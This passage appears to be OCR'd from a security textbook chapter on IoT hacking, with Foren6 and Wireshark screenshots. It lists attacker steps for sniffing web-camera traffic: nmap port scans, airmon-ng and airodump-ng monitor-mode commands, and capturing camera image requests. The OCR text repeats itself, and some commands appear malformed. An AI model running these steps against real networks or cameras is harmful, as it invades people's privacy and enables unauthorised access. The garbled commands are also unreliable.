
Target: /dev/ttyUSB0

(path to packet file or a real sniffer device, example: /dev/ttyUSB0)

Channel: 24

Type: snif

Figure 18.33: Sniffing using Foren6


Foren6: A 6LoWPAN Diagnosis Tool
File
Layout
Window
Help
Start
Stop
Manage Sources
Toggle node movement
Clear
Toggle node info
Link/Unlink Dialogs
Packet
Dockable Packet Dissector
Fixed Region
Informations
Filter:
Dockable Event Widget
Layout:

```
Data
▷ Internet Protocol Version 6, Src: fe80::212:740b:b:b0b (fe80::212:740b:b:b0b), Dst: fe80::212:7412:12:1212 (fe80::212:7412:12:1212)
▽ Internet Control Message Protocol v6
    Type: RPL Control (155)
    Code: 2 (Destination Advertisement Object)
    Checksum: 0xa2a3 [correct]
    RPLInstanceID: 30
  ▷ Flags: 0x40
    Reserved: 00
    DAO Sequence: 246
    DODAGID: fe80::212:7412:12:1212 (fe80::212:7412:12:1212)
  ▷ ICMPv6 RPL Option (RPL Target 8888::212:740b:b:b0b/128)
  ▷ ICMPv6 RPL Option (Transit Information)
```

```
Name                      data
▽ 802.15.4
    MAC Address           12741200121212
▽ IPv6
    Link-Local IP         fe80::212:7412:12:1
    Global IP             8888::212:7412:12:
▽ RPL configuration
  ▽ Instance ID           30
      DODAG ID            fe80::212:7412:12:1
      Version             241
      Mode of Opera...    2
    ▽ Prefix              8888::/64
        On-link           No
        Autoconf          Yes
        Router addr...    No
        Valid lifetime    0
```

Overlay : Rank depth

Timeline: 277/845 503.401 sec

```
Type    Version  Message
Packet  225      Frame: 682
Packet  225      Frame: 683
Packet  226      Frame: 684
Node    226      Node updated, wpan id = 12740c000c0c0c
Packet  227      Frame: 685
Node    227      Node updated, wpan id = 12740b000b0b0b
Packet  227      Frame: 686
Pack
Packet  227      Frame: 688
Packet  227      Frame: 689
Packet  227      Frame: 690
Packet  227      Frame: 691
Packet  227      Frame: 692
Packet  228      Frame: 693
Node    228      Node updated, wpan id = 12740300030303
```

Figure 18.34: Screenshot of Foren6 showing various result panes

Sniffing using Wireshark


- Run Nmap to identify IoT devices using insecure HTTP ports

  `nmap -p 80,81,8080,8081 <Target IP address range>`
- Run `ifconfig` to identify your wireless card, here `wlan0`
- Run `Airmon-ng` to put the wireless card in monitor mode

  `airmon-ng start wlan0`
- Run `Airodump-ng` to scan all the nearby wireless networks

  `airodump-ng start wlan0mon`
- Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, setup your wireless card to listen to the traffic on the same channel using `Airmon-ng`

  `airmon-ng start wlan0mon 11`
- Launch Wireshark and double-click the interface that was kept in monitor mode, here `wlan0mon` and start capturing the traffic


*wlan0mon
http
Frame (1244 bytes)
Decrypted CCMP data (1144 bytes)
Reassembled TCP (24460 bytes)
Hypertext Transfer Protocol: Protocol
Packets: 415772 · Displayed: 2399 (0.6%)
Profile: Default

Sniffing using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`
- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: **`wlan0`**
- Run **`Airmon-ng`** to put the wireless card in monitor mode:


  `airmon-ng start wlan0`
- Next, run **`Airodump-ng`** to scan all the nearby wireless networks:

  `airodump-ng start wlan0mon`
- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run **`Airmon-ng`** to set your wireless card listening on channel **`11`**:

```
airmon-ng start wlan0mon 11
```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here `wlan0mon`, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.


Applications
Places
Mon 01:35
*wlan0mon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+
Frame (1244 bytes)
Decrypted CCMP data (1144 bytes)
Reassembled TCP (24460 bytes)

```
http
```


```
No.  Time          Source        Destination    Protocol  Length  Channe Signal str Info
35…  -26.983559687 192.168.0.5   23.246.14.169  HTTP      864     11 -50dBm  HEAD /?o=AQG241-lFLKnxQq9QGffK6AsPid4bOPp4GnYtdv0WhQhu
41…  -19.793549841 192.168.0.24  192.168.0.31   HTTP      514     11 -53dBm  GET /tmpfs/auto.jpg?1545643826487 HTTP/1.1
42…  -19.786348615 192.168.0.31  192.168.0.24   HTTP      1266    11         HTTP/1.1 200 OK  (JPEG JFIF image)
43…  -17.738971072 192.168.0.24  192.168.0.31   HTTP      514     11 -54dBm  GET /tmpfs/auto.jpg?1545643831829 HTTP/1.1
43…  -17.630975534 192.168.0.31  192.168.0.24   HTTP      1248    11         HTTP/1.1 200 OK  (JPEG JFIF image)
43…  -17.598445177 192.168.0.24  192.168.0.31   HTTP      514     11 -53dBm  GET /tmpfs/auto.jpg?1545643833885 HTTP/1.1
43…  -17.479006809 192.168.0.31  192.168.0.24   HTTP      1244    11 -63dBm  HTTP/1.1 200 OK  (JPEG JFIF image)
44…  -17.448295559 192.168.0.24  192.168.0.31   HTTP      514     11 -55dBm  GET /tmpfs/auto.jpg?1545643834044 HTTP/1.1
44…  -17.261647308 192.168.0.24  192.168.0.31   HTTP      514     11 -51dBm  GET /tmpfs/auto.jpg?1545643834204 HTTP/1.1
44…  -17.148455666 192.168.0.31  192.168.0.24   HTTP      1259    11 -62dBm  HTTP/1.1 200 OK  (JPEG JFIF image)
44…  -17.108354336 192.168.0.24  192.168.0.31   HTTP      514     11 -52dBm  GET /tmpfs/auto.jpg?1545643834367 HTTP/1.1
44…  -17.035917355 192.168.0.31  192.168.0.24   HTTP      1273    11 -62dBm  HTTP/1.1 200 OK  (JPEG JFIF image)
44…  -17.006894862 192.168.0.24  192.168.0.31   HTTP      514     11 -51dBm  GET /tmpfs/auto.jpg?1545643834485 HTTP/1.1
44…  -16.879160070 192.168.0.31  192.168.0.24   HTTP      1260    11         HTTP/1.1 200 OK  (JPEG JFIF image)
45…  -16.851793663 192.168.0.24  192.168.0.31   HTTP      514     11 -51dBm  GET /tmpfs/auto.jpg?1545643834643 HTTP/1.1
45…  -16.746274209 192.168.0.31  192.168.0.24   HTTP      1266    11 -62dBm  HTTP/1.1 200 OK  (JPEG JFIF image)
45…  -16.731752214 192.168.0.24  192.168.0.31   HTTP      514     11 -53dBm  GET /tmpfs/auto.jpg?1545643834766 HTTP/1.1
45…  -16.645406234 192.168.0.31  192.168.0.24   HTTP      1250    11         HTTP/1.1 200 OK  (JPEG JFIF image)
```

```
▸ Frame 43941: 1244 bytes on wire (9952 bits), 1244 bytes captured (9952 bits) on interface 0
▸ Radiotap Header v0, Length 50
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: op.....TC
▸ Logical-Link Control
▸ Internet Protocol Version 4, Src: 192.168.0.31, Dst: 192.168.0.24
▸ Transmission Control Protocol, Src Port: 81, Dst Port: 40020, Seq: 23377, Ack: 355, Len: 1084
▸ [22 Reassembled TCP Segments (24460 bytes): #43784(208), #43811(1448), #43813(1448), #43814(1448), #43816(1448), #43918(1448), #43928(1448), #4
▸ Hypertext Transfer Protocol
▸ JPEG File Interchange Format
```

```
0000  00 00 32 00 2b 40 18 a0  20 08 00 00 00 00 00 00   ··2·+@··  ········
0010  e1 ea 68 2a 00 00 00 00  10 00 9e 09 80 04 c1 00   ··h*····  ········
0020  00 00 27 00 01 00 00 00  00 d0 01 00 0c 00 00 00   ··'·····  ········
0030  c1 00 88 c1 24 00 60 38  e0 35 6a 7e 00 7e 56 97   ····$·`8  ·5j~·~V·
```

Hypertext Transfer Protocol: Protocol   Packets: 415772 · Displayed: 2399 (0.6%)   Profile: Default

Figure 18.35: Screenshot of Wireshark



Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

